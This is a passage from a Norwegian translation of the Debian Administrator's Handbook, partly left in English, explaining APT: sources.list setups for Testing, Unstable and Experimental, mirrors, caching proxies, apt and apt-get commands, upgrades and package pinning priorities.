Her er en standard `sources.list` for et system som kjører *Testing*, eller *Unstable*-versjonen av Debian:

**Eksempel 6.2** /etc/apt/sources.list-fil for brukere av Debian Testing/Unstable

```
# Unstable  
deb http://deb.debian.org/debian unstable main contrib non-free  
deb-src http://deb.debian.org/debian unstable main contrib non-free  
  
# Testing  
deb http://deb.debian.org/debian testing main contrib non-free  
deb-src http://deb.debian.org/debian testing main contrib non-free  
  
# Stable  
deb http://deb.debian.org/debian stable main contrib non-free  
deb-src http://deb.debian.org/debian stable main contrib non-free  
  
# Security updates  
deb http://security.debian.org/ stable/updates main contrib non-free  
deb http://security.debian.org/ testing/updates main contrib non-free  
deb-src http://security.debian.org/ stable/updates main contrib non-free  
deb-src http://security.debian.org/ testing/updates main contrib non-free
```

Med denne `sources.list` fil vil APT installere pakker fra *Unstable*. Hvis det ikke er ønsket, bruk APT::Default-Release-settingen (se del 6.2.3, «Oppgradering av systemet» side 112) for å instruere APT til å velge pakker fra en annen distribusjon (mest sannsynlig *Testing* i dette tilfellet).

Det er gode grunner til å inkludere alle disse kodelagrene, selv om en eneste en skulle være nok. *Testing* ville brukere sette pris på muligheten til å velge seg ut en fast pakke fra *Unstable* når versjonen i *Testing* berøres av en irriterende feil. På den andre siden, *Unstable*-brukere som treffer på uventede regresjoner, har muligheten til å nedgradere pakkene til *Testing*-versjonen (som forutsettes å virke).

Å ta med *Stable* er mer diskutabelt, men det gir ofte tilgang til pakker som har blitt fjernet i utviklingsversjoner. Det sikrer også at du får de siste oppdateringene for pakker som ikke har blitt endret siden den siste stabile utgaven.

### Pakkebrønnen Experimental

Arkivet med *Experimental*-pakker er med i alle Debian-speil, og inneholder pakker som ikke er med i *Unstable*-versjonen ennå, på grunn av at kvaliteten er dårligere. De er ofte utviklingsversjoner eller pre-versjoner (alpha, beta, utgivelseskandidater ...) av programmer. En pakke kan også bli sendt dit etter å ha fått endringer som kan skape problemer. Utvikleren prøver derfor å avdekke problemer med hjelp av avanserte brukere som kan håndtere alvorlige problemer. Etter dette første trinnet, blir pakken flyttet til *Unstable*, der den når et mye større publikum, og hvor den vil bli testet i mer detalj.

*Experimental* brukes vanligvis av dem som ikke har noe imot at systemet deres svikter, og deretter må reparere det. Denne distribusjonen gir mulighet til å importere en pakke som en bruker ønsker å prøve eller bruke om behovet oppstår. Det er akkurat Debians tilnærming, når det legges i APTs `sources.list`-fil fører det ikke til den systematiske bruken av akkurat disse pakkene. Linjen som må legges til er:

```
deb http://deb.debian.org/debian experimental main contrib non-free
```

#### 6.1.4. Using Alternate Mirrors

The `sources.list` examples in this chapter refer to package repositories hosted on `deb.debian.org`. Those URLs will redirect you to servers which are close to you and which are managed by Content Delivery Networks (CDN) whose main role is to store multiple copies of the files across the world to deliver them as fast as possible to users. The CDN companies that Debian is working with are Debian partners who are offering their services freely to Debian. While none of those servers are under direct control of Debian, the fact that the whole archive is sealed by GPG signatures makes it a non-issue.

Picky users who are not satisfied with the performance of `deb.debian.org` can try to find a better mirror in the official mirror list:

➡ <https://www.debian.org/mirror/list>

But when you don't know which mirror is best for you, this list is of not much use. Fortunately for you, Debian maintains DNS entries of the form `ftp.country-code.debian.org` (e.g. `ftp.us.debian.org` for the USA, `ftp.fr.debian.org` for France, etc.) which are covering many countries and which are pointing to one (or more) of the best mirrors available within that country.

As an alternative to `deb.debian.org`, there used to be `httpredir.debian.org`. This service would identify a mirror close to you (among the list of official mirrors, using GeoIP mainly) and would

redirect APT's requests to that mirror. This service has been deprecated due to reliability concerns and now [httpredir.debian.org](http://httpredir.debian.org) provides the same CDN-based service as [deb.debian.org](http://deb.debian.org).

### 6.1.5. Uoffisielle ressurser: [mentors.debian.net](http://mentors.debian.net)

Det er mange ikke-offisielle kilder til Debian-pakker lagt ut av avanserte brukere som har rekompilet noen programmer (Ubuntu gjorde dette populært med sin personlige Package Archive service), laget av programmerere som gjør det de har laget tilgjengelig for alle. Selv Debians utviklere tilbyr pre-versjoner av pakken sin på nettet.

[mentors.debian.net](http://mentors.debian.net)-området er interessant (selv om det bare gir kildepakkene), fordi det samler pakker opprettet av kandidater til status som offisielle Debian-utviklere, eller av frivillige som ønsker å lage Debian-pakker uten å gå gjennom denne integreringsprosessen. Disse pakkene er gjort tilgjengelige uten kvalitetsgaranti. Sørg for at du sjekker opprinnelsen og integriteten deres, og test dem deretter ut før du vurderer å bruke dem i produksjonen.

#### FELLESSKAP

#### The [debian.net](http://debian.net) sites

*debian.net*-domenet er ikke en offisiell ressurs i Debian-prosjektet. Hver Debian-utvikler kan bruke dette domenenavnet til eget bruk. Disse nettstedene kan inneholde uoffisielle tjenester (noen ganger personlige nettsteder) som ligger på en maskin som ikke hører til prosjektet, og er satt opp av Debians utviklere, eller til og med prototyper som er i ferd med å bli flyttet til [debian.org](http://debian.org). To grunner kan forklare hvorfor noen av disse prototypene forblir på [debian.net](http://debian.net): Fordi enten har ingen gjort det nødvendige arbeidet med å gjøre det til en offisiell tjeneste (lagret på [debian.org](http://debian.org)-domenet, og med en viss garanti for vedlikehold), eller tjenesten er for kontroversiell til å bli gjort offisiell.

Å installere en pakke betyr å gi rotrettigheter til den som har laget den, fordi de fastsetter innholdet i initialiseringsskriptet som kjøres under denne identiteten. Offisielle Debian-pakker er laget av frivillige som er valgt inn og vurdert, og kan forsegle sine pakker, slik at opprinnelsen og integriteten kan kontrolleres.

Generelt, vær skeptisk til en pakke med en opprinnelse du ikke kjenner, og som ikke ligger på en av de offisielle Debian-serverne; vurder i hvilken grad du kan stole på den som har laget den, og sjekk integriteten til pakken.

► <http://mentors.debian.net/>

#### FOR VIDEREKOMMENDE

#### Gamle pakkeversjoner: [snapshot.debian.org](http://snapshot.debian.org)

Tjenesten [snapshot.debian.org](http://snapshot.debian.org), introdusert i april 2010, kan brukes til å «gå bakover i tid», og finne en gammel versjon av en pakke. Den kan for eksempel brukes til å identifisere hvilken versjon av en pakke som innførte en regresjon, og mer konkret, å komme tilbake til den tidligere versjonen mens du venter på regresjonfixen.

### 6.1.6. Mellomlagringstjener for Debian-pakker

Når et helt nettverk av maskiner er satt opp til å bruke samme eksterne tjenermaskin for å laste ned de samme oppdaterte pakker, vet enhver administrator at det vil være fordelaktig å ha en mellomtjener som virker som et lokalt hurtiglager på nettverket (se sidefelt «[Cache](#)» side 118).

Du kan sette opp APT til å bruke en «standard» mellomtjener (se del [6.2.4, «Oppsettssvalg»](#) side 113 etter APT-siden, og del [11.6, «HTTP/FTP-mellomtjener»](#) side 286 etter mellomtjener-siden). Debian økosystem tilbyr imidlertid bedre alternativer for å løse dette problemet. Den egne programvaren som presenteres i dette avsnittet er smartere enn et vanlig mellomtjener hurtiglager fordi de kan stole på den spesifikke strukturen i APTs kodelagre (for eksempel at de vet når enkeltfiler er foreldet eller ikke, og dermed kan justere den tiden de skal beholdes).

*apt-cacher* og *apt-cacher-ng* virker som vanlige mellomlager hurtiglager-tjenere. APTs `sources.list` holdes uendret, mens APT settes opp til å bruke dem som mellomlager for utgående forespørsler.

*approx*, på den andre siden, fungerer som en HTTP-tjener som «speiler» et ubegrenset antall eksterne kodelagre i sitt øverste nettadresse-nivå. Tilknytningen mellom disse toppnivå-nettlagrene og de eksterne nettadressene til kodelagrene er lagret i `/etc/approx/approx.conf`:

```
# <name> <repository-base-url>
debian http://deb.debian.org/debian
security http://security.debian.org
```

*approx* runs by default on port 9999 via a systemd socket and requires the users to adjust their `sources.list` file to point to the *approx* server:

```
# Sample sources.list pointing to a local approx server
deb http://apt.falcot.com:9999/security stretch/updates main contrib non-free
deb http://apt.falcot.com:9999/debian stretch main contrib non-free
```

## 6.2. **aptitude**, **apt-get**, og **apt-kommandoer**

APT er et stort prosjekt, der et grafisk grensesnitt inngår i de opprinnelige planene. Det er basert på et bibliotek med kjernen programmet (the core application), og **apt-get** er den første grenseflaten - kommandolinjebasert - som ble utviklet i prosjektet. **apt** er en andre kommandolinjebaserte grenseflate, levert fra APT, som overkommer noen designfeil i **apt-get**.

Both tools are built on top of the same library and are thus very close but the default behaviour of **apt** has been improved for interactive use and to actually do what most users expect. APT's developers reserve the right to change the public interface of this tool to further improve it. On the opposite, the public interface of **apt-get** is well defined and will not change in any backwards incompatible way. It is thus the tool that you want to use when you need to script package installation requests.

Tallrike andre grafiske grensesnitt dukket opp som eksterne prosjekter: `synaptic`, `aptitude` (som inkluderer både et tekstmodus grensesnitt og et grafisk - selv om det ikke er fullført ennå), `wajig`, etc. Det mest anbefalte grensesnittet, `apt`, er det vi vil bruke i eksemplene vi gir i denne seksjonen. Noter gjerne at `apt-get` og `aptitude` har en veldig lik kommandolinje-syntaks. Når det er store forskjeller mellom `apt`, `apt-get` og `aptitude`, vil disse forskjellene være detaljerte.

### 6.2.1. Initialisering

For alt arbeid med APT, trenger listen over tilgjengelige pakker å oppdateres; dette kan enkelt gjøres med `apt update`. Denne operasjonen kan, avhengig av hastigheten på nettilkoblingen, ta en stund siden det innebærer nedlasting et visst antall `Packages/Sources/Translation-language-code`-filer, som sakte har blitt større og større etter hvert som Debian har utviklet seg (minst 10 MB med data for main-seksjonen). Installasjon fra en CD-ROM krever, selvfølgelig, ingen nedlasting - i det tilfellet er operasjonen meget rask.

### 6.2.2. Installere og fjerne

Med APTs, kan pakker legges til eller fjernes fra systemet, med henholdsvis `apt install package` og `apt remove package`. I begge tilfeller, vil APT automatisk installere de nødvendige avhengighetene eller slette pakker som er avhengig av pakken som blir fjernet. `apt purge package` pakken involverer en komplett avinstallering – oppsettsfilene slettes også.

#### TIPS

##### Installere samme utvalg av pakker flere ganger

Det kan være nyttig å automatisk installere den samme listen med pakker på flere datamaskiner. Dette kan gjøres ganske enkelt.

Først, hent listen over pakker installert på datamaskinen som skal fungere som «modell» for kopiering.

```
$ dpkg --get-selections >pkg-list
```

`pkg-list`-filen inneholder nå listen med installerte pakker. Deretter overføres `pkg-list`-filen på datamaskinene du vil oppdatere, og bruker følgende kommandoer::

```
## Oppdater databasen til dpkg over kjente pakker
# avail='mktemp'
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Oppdater utvalg i dpkg
# dpkg --set-selections < pkg-list
## Be apt-get om å installere de valgte pakkene
# apt-get dselect-upgrade
```

De første kommandoene registrerer listen over tilgjengelige pakker i dpkg-databasen, deretter gjenoppretter `dpkg --set-selections` valget av pakker du

ønsker å installere, og apt-get kjører de nødvendige operasjonene! aptitude har ikke denne kommandoen.

TIPS

### Fjerne og installere samtidig

Det er mulig å spørre apt (eller apt-get, eller aptitude) til å installere enkelte pakker, og fjerne andre på samme kommandolinje ved å legge til et suffiks. Med en apt install-kommando, legg til «-» til navnene på de pakkene du ønsker å fjerne. Med en apt remove-kommando, legg «+» til navnene på de pakkene du vil installere.

Det neste eksempelet viser to forskjellige måter å installere *pakke1* og for å fjerne *pakke2*.

```
# apt install pakke1 pakke2-
[...]
# apt remove pakke1+ pakke2
[...]
```

Dette kan også brukes til å ekskludere pakkene som ellers ville blitt installert, for eksempel på grunn av en Recommends. Generelt vil avhengighetsløseren bruke denne informasjonen som et hint for å lete etter alternative løsninger.

TIPS

### apt --reinstall og aptitude reinstall

Systemet kan noen ganger bli skadet etter fjerning eller endring av filer i en pakke. Den enkleste måten å hente frem disse filene er å installere den berørte pakken. Dessverre finner pakkesystemet at sistnevnte allerede er installert, og høflig nekter å installere det på nytt; for å unngå dette, kan du bruke --reinstall muligheten av apt og apt-get-kommmandoer. De følgende kommandoer reinstallerer *postfix* selv om den allerede er tilstede:

```
# apt --reinstall install postfix
```

aptitude-kommandolinjen er litt ulik, men oppnår det samme resultat med aptitude reinstall postfix.

Problemet oppstår ikke med dpkg, men administratoren bruker den sjeldent direkte.

Vær forsiktig. Å bruke apt --reinstall for å gjenopprette pakkene modifisert under et angrep, vil ganske sikkert ikke gjenopprette systemet slik det var. del 14.7, «Å håndtere en kompromittert maskin» side 417 gir detaljer om nødvendige steg som bør tas med et kompromittert system.

Hvis filen *sources.list* nevner flere distibusjoner, er det mulig å gi den versjonen av pakken som skal installeres. Et spesifikt versjonsnummer kan hentes med apt install pakke=versjon, men å indikere distibusjonens opprinnelse (*Stable*, *Testing* eller *Unstable*) - med apt install pakke/distibusjon - er vanligvis foretrukket. Med denne kommandoen er det mulig å gå tilbake til en eldre versjon av en pakke (hvis for eksempel du vet at den fungerer godt), forutsatt at den er tilgjengelig i en av kildene referert til av *sources.list*-filen. Ellers kan snapshot.debian.org-arkivet komme til hjelp (se sidefelt «[Gamle pakkeversjoner: snapshot.debian.org](#)» side 108).

#### **Eksempel 6.3** *Installasjon av unstable-versjonen av spamassassin*

```
# apt install spamassassin/unstable
```

If the package to install has been made available to you under the form of a simple .deb file without any associated package repository, it is still possible to use APT to install it together with its dependencies (provided that the dependencies are available in the configured repositories) with a simple command: `apt install ./path-to-the-package.deb`. The leading ./ is important to make it clear that we are referring to a filename and not to the name of a package available in one of the repositories.

#### FOR VIDEREKOMMENDE

##### **Hurtiglageret med .deb-filer**

APT keeps a copy of each downloaded .deb file in the directory `/var/cache/apt/archives/`. In case of frequent updates, this directory can quickly take a lot of disk space with several versions of each package; you should regularly sort through them. Two commands can be used: `apt-get clean` entirely empties the directory; `apt-get autoclean` only removes packages which can no longer be downloaded (because they have disappeared from the Debian mirror) and are therefore clearly useless (the configuration parameter `APT::Clean-Installed` can prevent the removal of .deb files that are currently installed).

### 6.2.3. Oppgradering av systemet

Regelmessige oppgraderinger anbefales fordi de inneholder de nyeste sikkerhetsoppdateringene. For å oppgradere bruk `apt upgrade`, `apt-get upgrade`, eller `aptitude safe-upgrade` (selvfølgelig etter `apt update`). Denne kommandoen ser etter installerte pakker som kan oppgraderes uten at pakker fjernes. Med andre ord er målet å sikre den minst mulig påtredende oppgraderingen. `apt-get` er litt mer krevende enn `aptitude`, eller `apt` fordi den vil avslå å installere pakker som ikke var installert på forhånd.

#### TIPS

##### **Trinnvis oppgradering**

As we explained earlier, the aim of the `apt update` command is to download for each package source the corresponding `Packages` (or `Sources`) file. However, even after a `xz` compression, these files can remain rather large (the `Packages.xz` for the *main* section of *Stretch* takes more than 6 MB). If you wish to upgrade regularly, these downloads can take up a lot of time.

For å fremskynde prosessen kan APT laste ned «diff»-filer med endringene siden forrige oppdatering, og ikke filen i sin helhet. For å oppnå dette distribuerer offisielle Debian-speil forskjellige filer som lister forskjellene mellom en versjon av `Packages`-filen og den følgende versjonen. De er generert ved hver mappeoppdatering, og en ukes historie er lagret. Hver av disse «diff»-filene har bare et par dusin kilobyte for *Unstable*, slik at mengden data som lastes ned ved en ukentlig `apt update` blir ofte en tiendedel. For distribusjoner som *Stable* og *Testing*, som endrer mindre, er gevinsten enda mer merkbar.

Men det kan noen ganger være av interesse å tvinge nedlasting av hele `Packages`-filen, spesielt når den siste oppgraderingen er svært gammel, og når mekanismen

med gradvis økende forskjeller ikke bidrar mye. Dette kan også være interessant når nettverkstilgang er veldig rask, men prosessoren på maskinen som skal oppgraderes er ganske treg, slik at tiden spart på nedlasting blir mer enn tapt når datamaskinen beregner de nye versjonene av disse filene (starter med de eldre versjonene og anvender de nedlastede forskjellene). For å gjøre det kan du bruke oppsettsparameteret `Acquire::Pdiffs`, og sette det til `false`.

`apt` vil vanligvis velge det seneste versjonsnummeret (unntatt for pakker fra *Experimental* og *stable-backports*, som ignoreres uansett versjonsnummer). Hvis du spesifiserer *Testing*, eller *Unstable* i din `sources.list`, vil `apt upgrade` skifte til det meste av ditt *Stable*-system til *Testing* eller *Unstable*, som kanskje ikke var det du ville.

Å be `apt` om å bruke en bestemt distribusjon når du søker etter oppgraderte pakker, må du bruke `-t` or `--target-release`-valget, etterfulgt av navnet på distribusjonen du ønsker (for eksempel: `apt -t stable upgrade`). For å slippe å spesifisere dette alternativet hver gang du bruker `apt`, kan du legge til APT::Default-Release "stable"; i filen `/etc/apt/apt.conf.d/local`.

For viktigere oppgraderinger, som for eksempel overgang fra en stor Debian versjon til den neste, må du bruke `apt full-upgrade`. Med denne instruksjonen vil `apt` fullføre oppgraderingen selv om den må fjerne noen utdaterte pakker, eller installere nye avhengigheter. Dette er også kommandoen som benyttes av brukere som jobber daglig med Debian *Unstable*-utgaven, og følger dens utvikling dag for dag. Det er så enkelt at det nesten ikke trenger forklaring: APTs omdømme er basert på denne store funksjonaliten.

Til forskjell fra `apt` og `aptitude`, kjenner ikke `apt-get` til `full-upgrade`-kommandoen. I stedet skal du bruke `apt-get dist-upgrade` («distribution upgrade»), den historiske og velkjente kommandoen `apt` og `aptitude` godtas også, til lettelse for de brukerne som ble vant med den.

#### 6.2.4. Oppsettsvalg

Foruten de oppsettselementene som allerede er nevnt, er det mulig å sette opp visse egenskaper ved APT ved å legge til direktiver i en fil i `/etc/apt/apt.conf.d/-mappen`. Husk for eksempel at det er mulig for APT å be `dpkg` om å ignorere filkonfliktfeil ved å spesifisere `DPkg::options { "--force-overwrite"; }`.

Hvis Internettet bare kan nås via en mellomtjener, legg til en linje som `Acquire::http::proxy "http://yourproxy:3128"`. For en FTP-mellomtjener, skriv `Acquire::ftp::proxy "ftp://yourproxy"`. For å finne flere oppsettsvalg, les manualsiden `apt.conf(5)` med kommandoen `man apt.conf` (for detaljer om manualsider, se del 7.1.1, «[Manualsider](#)» side 136).

DET GRUNNLEGGENDE	
<b>Kataloger som slutter på .d</b>	Mapper med et <code>.d</code> -suffiks blir brukt oftere og oftere. Hver mappe representerer en oppsettsfil som er fordelt over flere filer. I denne forstand er alle filene i <code>/etc/apt/apt.conf.d/</code> instruksjoner av APT-oppsett. APT inkluderer dem i alfabetisk rekkefølge, slik at de siste kan endre et oppsettselement definert i en av de første. Denne strukturen gir en viss fleksibilitet til maskinens administrator og til pakkens vedlikeholdere. Faktisk kan administratoren enkelt endre oppsettet av programva-

ren ved å legge til en ferdig fil i katalogen det gjelder uten å måtte endre en eksisterende fil. Pakkevedlikeholdere bruker samme tilnærming når de må tilpasse oppsettet av annen programvare for å sikre at den fullt ut virker sammen med deres. Debians politikk forbryr eksplisitt endring av oppsettsfiler fra andre pakker - bare brukere får lov til å gjøre dette. Husk at under en pakkeoppgradering, får brukeren velge den versjonen av oppsettsfilen som skal beholdes når en endring er påvist. Enhver ekstern endring av filen vil utløse den forespørseen, noe som ville forstyrre administratoren, som er sikker på å ikke ha endret noe.

Uten en .d-katalog er det umulig for en ekstern pakke å endre på oppsettet til et program uten å endre programmets oppsettsfiler. I stedet må den eksterne pakken spørre brukeren om å gjøre endringen selv, og beskrive operasjonene som skal utføres i filen /usr/share/doc/pakke/README.Debian.

Avhengig av programmet, brukes .d-mappen direkte, eller styrt av et eksternt skript som vil koble sammen alle filene for å opprette selve oppsettsfilen. Det er viktig å kjøre skriptet etter alle endringer i denne katalogen, slik at de seneste endringene blir tatt hensyn til. På samme måte er det viktig å ikke arbeide direkte i oppsettsfilen som er opprettet automatisk, siden alt ville gå tapt ved neste kjøring av skriptet. Den valgte metoden (.d-mappen brukes direkte, eller en fil generert fra denne mappen) er vanligvis diktert av implementeringsbegrensninger, men i begge tilfeller kompenserer gevinstene i form av oppsetsfleksibilitet for de små komplikasjonene de medfører. Exim 4-postjeneren er et eksempel på den genererte filmetoden: Den kan settes opp gjennom flere filer (/etc/exim4/conf.d/\*) som er koblet sammen til /var/lib/exim4/config.autogenerated av update-exim4.conf-kommandoen.

### 6.2.5. Styring av pakkeprioriteter

En av de viktigste aspektene i oppsettet av APT er behandlingen av prioriteringene knyttet til hver pakkekilde. For eksempel kan du ønske å forlenge en fordeling med en eller to nyere pakker fra *Testing*, *Unstable*, eller *Experimental*. Det er mulig å tildele en prioritet til hver tilgjengelig pakke (samme pakke kan ha flere prioriteringer, avhengig av hvilken versjon eller distribusjon den kommer fra). Disse prioriteringene vil påvirke APTs oppførsel: For hver pakke vil det alltid velge versjonen med høyest prioritet (unntatt hvis denne versjonen er eldre enn den installerte, og hvis prioriteten er mindre enn 1000).

APT definerer flere standard prioriteringer. Hver installert pakkeversjon har en prioritet på 100. En ikke-installert versjon har en prioritet på 500 som standard, men det kan hoppe til 990 hvis det er en del av målrettet utgivelse (definert med -t kommandolinjevalg, eller APT::Default-Release oppsettsdirektiv).

Du kan endre prioriteringer ved å legge til oppføringer i /etc/apt/preferences-filen med navnene på de berørte pakker, versjonen, opprinnelsen og den nye prioriteten deres.

APT vil aldri installere en eldre distribusjon av en pakke (som er en pakke med et versjonsnummer som er lavere enn det som den allerede installerte pakken har), unntatt hvis prioriteten dens er over 1000. APT vil alltid installere pakken med høyeste prioritet som følger denne begrensningen. Hvis to pakker har samme prioritet, installerer APT den nyeste (hvis versjonsnummer er høyest). Hvis to pakker av samme versjon har samme prioritet, men varierer i innhold,

installerer APT versjonen som ikke er installert (denne regelen har blitt opprettet for å dekke tilfelle av en pakkeoppdatering uten økning av revisjonsnummeret, noe som vanligvis er nødvendig).

Mer konkret, en pakke som har prioritet mindre enn 0 vil aldri bli installert. En pakke med en prioritet som varierer mellom 0 og 100 vil kun installeres hvis ingen annen versjon av pakken allerede er installert. Med en prioritet mellom 100 og 500, vil pakken bare installeres når det ikke finnes noen annen nyere versjon installert, eller er tilgjengelig i en annen distribusjon. En pakke med prioritet mellom 501 og 990 vil kun installeres hvis det ikke er noen nyere versjon installert eller tilgjengelig i distribusjonen det gjelder. Med en prioritet mellom 990 og 1000, vil pakken bli installert, bortsett fra hvis den installerte versjonen er nyere. En prioritet høyere enn 1000 vil alltid føre til installasjon av pakken, selv om det tvinger APT til å nedgradere til en eldre versjon.

When APT checks `/etc/apt/preferences`, it first takes into account the most specific entries (often those specifying the concerned package), then the more generic ones (including for example all the packages of a distribution). If several generic entries exist, the first match is used. The available selection criteria include the package's name and the source providing it. Every package source is identified by the information contained in a `Release` file that APT downloads together with the `Packages` files. It specifies the origin (usually "Debian" for the packages of official mirrors, but it can also be a person's or an organization's name for third-party repositories). It also gives the name of the distribution (usually `Stable`, `Testing`, `Unstable` or `Experimental` for the standard distributions provided by Debian) together with its version (for example 9 for Debian `Stretch`). Let's have a look at its syntax through some realistic case studies of this mechanism.

KONKRET SAK	
<b>Prioritering av experimental</b>	Hvis du listet <code>Experimental</code> i din <code>sources.list</code> -fil, vil de tilsvarende pakker nesten aldri bli installert fordi prioritert standard APT er 1. Dette er selvfølgelig et eget tilfelle, designet for å holde brukerne fra feilaktig å installere <code>Experimental</code> -pakker. Pakkene kan bare bli installert ved å skrive <code>aptitude install pakke/experimental</code> - Brukere som skriver denne kommandoen må bare være klar over risikoene de tar. Det er fremdeles mulig (selv om det ikke er anbefalt) å behandle pakker i <code>Experimental</code> på samme måte som de i andre distribusjoner ved å gi dem en prioritering på 500. Dette gjøres med en egen oppføring i <code>/etc/apt/preferences</code> :  Package: * Pin: release a=experimental Pin-Priority: 500

La oss anta at du bare vil bruke pakker fra den stabile versjonen av Debian. De som leveres i andre versjoner bør ikke installeres med mindre det eksplisitt blir bedt om det. Du kan skrive inn følgende i `/etc/apt/preferences`-filen:

```
Package: *  
Pin: release a=stable  
Pin-Priority: 900
```

```
Package: *
Pin: release o=Debian
Pin-Priority: -10
```

a=stable definerer navnet på den valgte distribusjonen. o=Debian begrenser utvalget til pakker som kommer fra «Debian».

Let's now assume that you have a server with several local programs depending on the version 5.24 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.24*
Pin-Priority: 1001
```

Referansedokumentasjonen for denne oppsettsfilen er tilgjengelig på manualsiden `apt_preferences(5)`, som du kan vise med `man apt_preferences`.

TIPS  
**Kommentarer i  
/etc/apt/preferences**

Det er ingen offisiell syntaks for å sette kommentarer i `/etc/apt/preferences`-filen, men enkelte tekstbeskrivelser kan ordnes ved å sette en eller flere «Explanation»-felter ved starten av hver oppføring:

```
Explanation: Pakken xserver-xorg-video-intel tilgjengelig
    ➔ fra
Explanation: experimental kan trygt brukes
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

### 6.2.6. Å arbeide med flere distribusjoner

Når `apt` er et så fantastisk verktøy, er det fristende å plukke pakker som kommer fra andre distribusjoner. For eksempel, etter å ha installert et *Stable*-system, ønsker du kanskje å prøve ut en programvarepakke som finnes i *Testing*, eller *Unstable* uten å avvike for mye fra systemets opprinnelige tilstand.

Selv om du noen ganger vil støte på problemer mens du mikser pakker fra forskjellige distribusjoner, håndterer `apt` slik sameksistens veldig godt, og begrenser risiko svært effektivt. Den beste måten for å fortsette er å liste opp alle distribusjoner som brukes i `/etc/apt/sources.list` (noen vil alltid sette inn de tre distribusjonene, men husk at *Unstable* er reservert for erfarte brukere), og for å definere din referansedistribusjon med `APT::Default-Release`-parameter (se del 6.2.3, «Oppgradering av systemet» side 112).

La oss anta at *Stable* er din referansedistribusjon med at *Testing* og *Unstable* også er listet i din `sources.list`-fil. I dette tilfellet kan du bruke `apt install pakke/testing` til å installere en pakke fra *Testing*. Hvis installasjonen mislykkes på grunn av noen ikke-tilfredsstilte avhengig-

heter, la den løse disse avhengighetene innenfor *Testing* ved å legge til -t testing-parameteret. Det samme gjelder selvagt *Unstable*.

I denne situasjonen blir oppgraderingene (upgrade og full-upgrade) gjort innenfor *Stable*, bortsett fra for pakker som allerede er oppgradert til en annen distribusjon: De vil følge oppdateringene som er tilgjengelige i andre distribusjoner. Vi forklarer denne virkemåten ved hjelp av standardprioriteringene satt av APT nedenfor. Ikke nøl med å bruke apt-cache policy (se sidefelt «[apt-cache policy](#)» side 117) for å verifisere de gitte prioriteringene.

Alt er basert på det faktum at APT bare vurderer pakker med høyere eller lik versjon enn den installerte (forutsatt at /etc/apt/preferences ikke har vært brukt til å tvinge prioriteter høyere enn 1000 for noen pakker).

**TIPS** **apt-cache policy** For å få en bedre forståelse av prioritetsmekanismen nøl ikke med å kjøre apt-cache policy for å vise standardprioriteten for hver pakkekilde. Du kan også bruke apt-cache policy pakke for å vise prioriteringen for alle tilgjengelige versjoner av en gitt pakke.

La oss anta at du har installert versjon 1 av en første pakke fra *Stable*, og at versjon 2 og 3 respektivt er tilgjengelig i *Testing* og *Unstable*. Den installerte versjonen har en prioritet på 100 mens versjonen som ligger i *Stable* (akkurat den samme) har en prioritet på 990 (fordi den er en del av målet utgivelse (target release)). Pakker i *Testing*, og *Unstable* har en prioritet på 500 (standardprioriteten til en ikke-installert versjon). Vinneren er da versjon 1 med en prioritet på 990. Pakken «står i *Stable*».

La oss ta et eksempel fra en annen pakke som versjon 2 er installert fra *Testing*. Versjon 1 er tilgjengelig i *Stable*, og versjon 3 i *Unstable*. Versjon 1 (med prioritet 990 - altså lavere enn 1000) forkastes fordi det er lavere enn den installerte versjonen. Bare versjon 2 og 3 står igjen, begge med prioritet 500. Konfrontert med dette alternativet, velger APT den nyeste versjonen, den ene fra *Unstable*. Hvis du ikke ønsker en pakke installert fra *Testing* til å flytte til *Unstable*, må du tildele en prioritet lavere enn 500 (490 for eksempel) til pakker som kommer fra *Unstable*. Du kan endre /etc/apt/preferences med denne effekten:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

### 6.2.7. Å finne installerte pakker automatisk

En av de svært viktige funksjonene i apt er sporing av pakker som bare er installert ved avhengigheter. Disse pakkene kalles «automatiske», og inkluderer for eksempel ofte biblioteker.

With this information, when packages are removed, the package managers can compute a list of automatic packages that are no longer needed (because there is no “manually installed” packages depending on them). apt-get autoremove or apt autoremove will get rid of those packa-

ges. `aptitude` does not have this command because it removes them automatically as soon as they are identified. In all cases, the tools display a clear message listing the affected packages.

Det er en god vane å merke som automatisk, pakker som du ikke trenger direkte, slik at de fjernes automatisk når de ikke lenger er nødvendige. `apt-mark auto` pakke vil merke en gitt pakke som automatisk, mens `apt-mark manual` pakke gjør det motsatte. `aptitude markauto` og `aptitude unmarkauto` virker på samme måte selv om de tilbyr flere funksjoner for å merke mange pakker på en gang (se del 6.4.1, «`aptitude`» side 120). Det konsollbaserte brukergrensesnittet til `aptitude` gjør det også enkelt å gå i gjennom «automatisk»-flagget hos mange pakker.

Folk vil kanskje vite hvorfor en automatisk installert pakke er til stede på systemet. For å få denne informasjonen fra kommandolinjen kan du bruke `aptitude why` pakke (`apt` og `apt-get` har ingen tilsvarende funksjon):

```
$ aptitude why python-debian
i aptitude Recommends apt-xapian-index
i A apt-xapian-index Depends python-debian (>= 0.1.15)
```

#### ALTERNATIV **deborphan og debfoster**

Da det ikke var mulig for `apt`, `apt-get` og `aptitude` å spore automatiske pakker, var det to verktøy som produserte lister over unødvendige pakker: `deborphan` og `debfoster`.

`deborphan` er det mest elementære av begge. Den skanner rett og slett `libs` og `oldlibs`-seksjonene (i fravær av tilleggsveiledninger) på jakt etter installerte pakker som ingen andre pakke er avhengig av. Den resulterende listen kan da tjene som grunnlag for å fjerne unødvendige pakker.

`debfoster` har en mer forseggjort tilnærming, svært lik APTs: Den opprettholder en liste med pakker som helt eksplisitt er installert, og husker hvilke pakker som er virkelig nødvendig mellom hvert kall. Hvis nye pakker vises på systemet, og hvis `debfoster` ikke kjenner dem som nødvendige pakker, vil de bli vist på skjermen sammen med en liste over avhengighetene sine. Programmet tilbyr deretter et valg: Fjern pakken (eventuelt sammen med dem som er avhengige av den), merk den som eksplisitt nødvendig, eller ignorer den midlertidig.

## 6.3. Kommandoen `apt-cache`

`apt-cache`-kommandoen kan vise mye av den informasjonen som er lagret i APTs interne database. Denne informasjonen er en slags buffer siden den er samlet inn fra ulike kilder oppført i `sources.list`-filen. Dette skjer under `apt update`-operasjonen.

#### ORDFORRÅD **Cache**

Et hurtiglager er en midlertidig lagringsplass som brukes til å øke hastigheten ved hyppig datatilgang når den vanlige tilgangsmetoden er dyr (ytelsesmessig). Dette konseptet kan brukes i en rekke situasjoner og i ulik skala, fra kjernen med mikroprosessorer opp til avanserte lagringssystemer.

